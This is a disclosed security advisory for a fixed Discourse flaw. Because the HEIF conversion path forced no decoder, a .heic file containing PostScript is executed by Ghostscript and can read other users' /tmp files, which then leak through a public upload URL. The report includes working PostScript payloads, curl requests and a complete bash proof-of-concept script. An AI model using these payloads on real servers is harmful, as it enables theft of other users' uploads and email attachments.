Arbitrary `/tmp` read in discourse via `convert_heif!` decoder-confusion (regression of 4bf3bf6786)
The HEIF conversion path in Discourse ran ImageMagick without forcing a decoder, so a file named .heic whose bytes were PostScript was handed to Ghostscript and executed. An attacker could then read files under /tmp, render their contents into a stored JPEG, and fetch that JPEG anonymously from the public uploads URL.

- Fixed in 48 days
- Disclosed after 5 months
Summary
convert_heif! shells magick without prepend_decoder!, so ImageMagick dispatches by magic bytes. A .heic starting with %!PS-Adobe routes through the PostScript coder → Ghostscript (-dSAFER), which runs attacker PostScript: read any /tmp file with file/readstring, enumerate with filenameforall, paint via show. The rasterized JPG is stored as a normal upload and served at a public /uploads/... URL. One authenticated POST leaks; one anonymous GET retrieves. In-scope: other users' tempfiles (RackMultipart*, discourse-email-attachment-*, image20*.jpg, magick-*). Out-of-scope (SAFER): /etc, /src, /proc, /home, /root, /var/log, /shared. Regression of 4bf3bf6786 (2018) by 7559758e10 (#10079, 2020).
Description
Root cause
In 2018, commit 4bf3bf6786 (SECURITY: force IM decoder based on file extension) introduced OptimizedImage.prepend_decoder!:
# app/models/optimized_image.rb:198
IM_DECODERS = /\A(jpe?g|png|ico|gif|webp|avif|svg)\z/i

# :200
def self.prepend_decoder!(path, ext_path = nil, opts = nil)
  …
  if !extension || !extension.match?(IM_DECODERS)
    raise Discourse::InvalidAccess.new("Unsupported extension: #{extension}")
  end
  "#{extension}:#{path}"
end
Every magick shell-out wraps source and target paths with prepend_decoder!, prepending an explicit decoder prefix (jpeg:, png:, …). This forces ImageMagick to use the extension-named decoder regardless of file magic bytes — the very class of bug 4bf3bf6786 was written to kill.
In 2020, commit 7559758e10 (#10079, FEATURE: Support converting HEIF images to JPEG) added HEIF/HEIC ingest. The new conversion path duplicates the structure of convert_to_jpeg! but drops the two prepend_decoder! calls:
# lib/upload_creator.rb:370-371  (convert_to_jpeg! — SAFE)
from = OptimizedImage.prepend_decoder!(from, nil, filename: "image.#{@image_info.type}")
to   = OptimizedImage.prepend_decoder!(to)

# lib/upload_creator.rb:408-424  (convert_heif! — REGRESSED)
def convert_heif!
  jpeg_tempfile = Tempfile.new(%w[image .jpg])
  from = @file.path
  to   = jpeg_tempfile.path
  OptimizedImage.ensure_safe_paths!(from, to)   # path traversal only

  begin
    execute_convert(from, to)
  rescue StandardError
    execute_convert(from, to, { debug: true })
  end
  …
end
ensure_safe_paths! validates the path string is inside Dir.tmpdir; it does not influence decoder dispatch. With no prefix, magick /tmp/x.heic /tmp/y.jpg dispatches by file magic bytes, not by extension. A file named .heic whose first bytes are %!PS-Adobe is routed through ImageMagick's PostScript coder, which invokes Ghostscript via /usr/local/etc/ImageMagick-7/delegates.xml:
"gs" -sstdout=%%stderr -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT
     -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 …
     -sDEVICE="pngalpha" -r72x72 …
Ghostscript 10.0.0 under -dSAFER permits filesystem reads under /tmp and writes to its working directory but blocks /etc, /proc, /home, /src, /var, /shared, /sys (see Scope of the primitive below). PostScript itself runs unrestricted inside that sandbox: file, readstring, show, filenameforall are all available.
The attacker reads any file Discourse leaves in /tmp — their own and other users' in-flight tempfiles, inbound email attachments, conversion intermediates — enumerates /tmp via filenameforall to discover the names, and renders the contents into the JPG that Discourse stores as a normal upload row.
The stored JPG is the exfil channel. Discourse serves it from /uploads/default/original/1X/<sha>.jpeg with no auth check (every Discourse image works this way so logged-out visitors can render posts), and the attacker reads the URL straight from their own POST /uploads.json response body.
Vulnerability flow
- Upload: Attacker uploads a file with extension
.heicand PostScript bytes (%!PS-Adobe-3.0) viaPOST /uploads.json(type=composer&synchronous=true). - Routing:
UploadCreator#convert!matches the extension (File.extname(@filename).downcase.match?(/\.hei(f|c)\z/), L405) and callsconvert_heif!at L408. - Decoder confusion:
convert_heif!shellsmagick from towithout prependingheic:orheif:. ImageMagick sniffs the magic bytes, picks the PS coder, hands the file to Ghostscript via the delegates pipeline. - Ghostscript executes attacker PostScript: under
-dSAFER, with read access to/tmp. The script opens/tmp/<victim-tempfile>, reads up to 512 bytes, and renders them as visible text viashow. - Storage: Discourse stores Ghostscript's PNG/JPG output as a normal upload row with a SHA-named filename under
/uploads/default/original/1X/<sha>.jpeg. - Exfiltration: Attacker GETs
/uploads/default/original/1X/<sha>.jpegfrom any client — no auth, no cookie, no API key. Discourse upload routes are public assets (required for posts to render anonymously). The URL was already returned in the JSON body of step 1. The rendered text in the JPG is the leaked file content; the attacker reads it visually or via OCR (tesseractworks on these single-line renders).
Reach
| Lane | Status | Source |
|---|---|---|
| Authenticated (any logged-in user) | Lab-verified end-to-end | POST /uploads.json accepts .heic/.heif; default authorized_extensions site setting includes heic and heif. |
Anonymous via email_in |
Code-traced, not lab-tested | lib/email/receiver.rb:1398-1405 loops over attachments, writes each attachment.body.decoded to a tempfile whose extension is taken straight from the MIME Content-Disposition filename header (File.extname(attachment.filename)), then calls UploadCreator.new(tmp, attachment.filename, opts).create_for(user.id). No account exists for the sender at this point; the path is reachable from any inbound mail when email_in: true. |
Proof of concept
Tested against discourse/discourse_dev:release at HEAD, ImageMagick 7.1.2-3, Ghostscript 10.0.0, Ruby 3.3.4. Reproduction needs only a logged-in Discourse session; replace $URL with the target's origin and use any valid session cookie or API key. Each step is one HTTP request.
(1) Build the payload (254 bytes, PostScript renamed .heic)
cat > /tmp/payload.heic <<'EOF'
%!PS-Adobe-3.0
%%BoundingBox: 0 0 1400 500
1 1 1 setrgbcolor
0 0 1400 500 rectfill
0 0 0 setrgbcolor
/Courier findfont 14 scalefont setfont
20 480 moveto
/y 480 def
(/tmp/*) { dup show /y y 16 sub def 20 y moveto pop } 512 string filenameforall
showpage
EOF
The PostScript paints a white canvas, then iterates /tmp/* via the filenameforall operator, calling show on each entry to render the path as visible text.
(2) Authenticate as any active user, then POST /uploads.json
Using cookie session (CSRF token from GET /session/csrf.json, then POST /session.json with login + password; /tmp/cj is the local cookie jar):
curl -fsS -b /tmp/cj -c /tmp/cj -X POST "$URL/uploads.json" \
  -H "X-CSRF-Token: $CSRF" -H 'X-Requested-With: XMLHttpRequest' \
  -F type=composer -F synchronous=true \
  -F "file=@/tmp/payload.heic;filename=payload.heic;type=image/heic"
Server returns HTTP 200 with the JSON body of the new upload row. The url field is the public path of the stored JPG (protocol-relative — join with $URL origin for the absolute URL). Example response:
{
  "id": 16,
  "url": "//host/uploads/default/original/1X/477a1fea29e5906bf11cd56d27f43b178fb9bd32.jpeg",
  "filesize": 104797,
  "width": 1400,
  "height": 500,
  "extension": "jpeg"
}
Internally: UploadCreator#convert! matches the .heic extension and calls convert_heif! at lib/upload_creator.rb:408. convert_heif! shells magick /tmp/payload.heic /tmp/out.jpg without a prepend_decoder! prefix. ImageMagick sniffs %!PS-Adobe, routes to the PostScript coder, invokes Ghostscript under -dSAFER. The PostScript runs, paints the /tmp listing on the canvas, GS rasterizes to PNG, ImageMagick wraps as JPG. Discourse stores the JPG as upload row 16.
(3) Fetch the stored JPG with no auth (uploads are public assets)
curl -fsS -o /tmp/leaked.jpeg "$URL/uploads/default/original/1X/477a1fea29e5906bf11cd56d27f43b178fb9bd32.jpeg"
file /tmp/leaked.jpeg
No cookies, no API key, no Authorization header — Discourse upload routes are unauthenticated by design (posts must render for logged-out visitors). The URL came straight from the JSON of step 2.
(4) Observe the leak
open /tmp/leaked.jpeg # or xdg-open

The rendered text in the JPG is the live /tmp listing on the Discourse server. Typical entries include /tmp/image20*.jpg (convert_to_jpeg! / convert_heif! intermediates from other uploads), /tmp/RackMultipart* (in-flight multipart upload bodies), /tmp/discourse-email-attachment-* (inbound email attachments), /tmp/magick-* (concurrent ImageMagick scratch buffers), /tmp/optimized_image*.jpg (thumbnail intermediates).
(5) Read any listed file's contents (rerun with new payload)
Once the listing reveals a victim tempfile name, replace the filenameforall body with a file/readstring/show to exfiltrate up to 512 bytes per request:
%!PS-Adobe-3.0
%%BoundingBox: 0 0 1400 100
1 1 1 setrgbcolor
0 0 1400 100 rectfill
0 0 0 setrgbcolor
/Helvetica findfont 22 scalefont setfont
20 40 moveto
(/tmp/<exact-victim-filename>) (r) file 512 string readstring pop show
showpage
Repeat steps 2-4 with the new payload to render the file's contents into a JPG and fetch it. Multi-line files are read with a loop calling readstring until EOF; longer files are read in 512-byte chunks across multiple uploads.
Automated PoC
Single self-contained script — builds the PostScript .heic, performs CSRF + login + upload, then anonymous GET of the stored JPG:
#!/usr/bin/env bash
set -euo pipefail

URL=${URL:-http://localhost:3000}
EMAIL=${EMAIL:[email protected]}
PASSWORD=${PASSWORD:-PocAdmin12345678!}

TMP=$(mktemp -d)
CJ=$TMP/cj

cat > "$TMP/payload.heic" <<'EOF'
%!PS-Adobe-3.0
%%BoundingBox: 0 0 1400 500
1 1 1 setrgbcolor 0 0 1400 500 rectfill 0 0 0 setrgbcolor
/Courier findfont 14 scalefont setfont
20 480 moveto /y 480 def
(/tmp/*) { dup show /y y 16 sub def 20 y moveto pop } 512 string filenameforall
showpage
EOF

CSRF=$(curl -fsS -c "$CJ" -b "$CJ" "$URL/session/csrf.json" \
  -H 'X-Requested-With: XMLHttpRequest' \
  | python3 -c 'import json,sys;print(json.load(sys.stdin)["csrf"])')

curl -fsS -c "$CJ" -b "$CJ" -X POST "$URL/session.json" \
  -H "X-CSRF-Token: $CSRF" -H 'X-Requested-With: XMLHttpRequest' \
  --data-urlencode "login=$EMAIL" --data-urlencode "password=$PASSWORD" >/dev/null

CSRF=$(curl -fsS -c "$CJ" -b "$CJ" "$URL/session/csrf.json" \
  -H 'X-Requested-With: XMLHttpRequest' \
  | python3 -c 'import json,sys;print(json.load(sys.stdin)["csrf"])')

RESP=$(curl -fsS -b "$CJ" -c "$CJ" -X POST "$URL/uploads.json" \
  -H "X-CSRF-Token: $CSRF" -H 'X-Requested-With: XMLHttpRequest' \
  -F type=composer -F synchronous=true \
  -F "file=@$TMP/payload.heic;filename=payload.heic;type=image/heic")

echo "$RESP" | python3 -m json.tool | head -15
REL=$(echo "$RESP" | python3 -c 'import json,sys;print(json.load(sys.stdin)["url"])')

rm -f "$CJ"
FETCH="$URL/uploads/default/original/1X/$(basename "$REL")"
echo "Anon fetch: $FETCH"
curl -fsS -o /tmp/leaked-listing.jpeg "$FETCH"
file /tmp/leaked-listing.jpeg
open /tmp/leaked-listing.jpeg 2>/dev/null || xdg-open /tmp/leaked-listing.jpeg 2>/dev/null || true
Impact
Summary:
- Cross-user /tmp read — RackMultipart* (other users' in-flight multipart bodies), discourse-email-attachment-* (inbound mail attachments), image20*.jpg / optimized_image*.jpg (conversion intermediates), magick-* (scratch buffers), Sidekiq tempfiles.
- /tmp enumeration via PostScript filenameforall — no name guessing.
- Anonymous reach when email_in: true — attacker-controlled MIME filename → tempfile ext → UploadCreator → sink (code-traced, L1399-1405).
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the new HEIF conversion function omitted the decoder-prefix helper that the older JPEG conversion path uses, so ImageMagick chose a coder from the file's magic bytes rather than its extension.
Impact
An authenticated user could read other users' temporary files under /tmp and retrieve them anonymously, though Ghostscript's -dSAFER sandbox blocked paths outside /tmp such as /etc, /home and /var/log.
What the attacker needed
A logged-in account; default settings allow heic uploads; victim files present in /tmp
How it was found
- Upload a file with a .heic extension whose contents are PostScript through the uploads endpoint while logged in.
- The server matches the extension and calls the HEIF conversion function, which runs ImageMagick without a decoder prefix.
- ImageMagick detects PostScript content and passes the file to Ghostscript, which executes it with read access to /tmp.
- The rendered output is stored as a normal upload and its public URL is returned in the response.
- Fetch the stored JPEG without authentication to view the leaked file contents.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a site converts an uploaded image, it usually trusts the file's name to decide how to open it. Here the code instead let the image tool guess from the file's contents, and the guess was 'this is a PostScript document', which the tool runs as a small program. That program could read temporary files on the server, and the resulting picture was saved where anyone could download it.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.



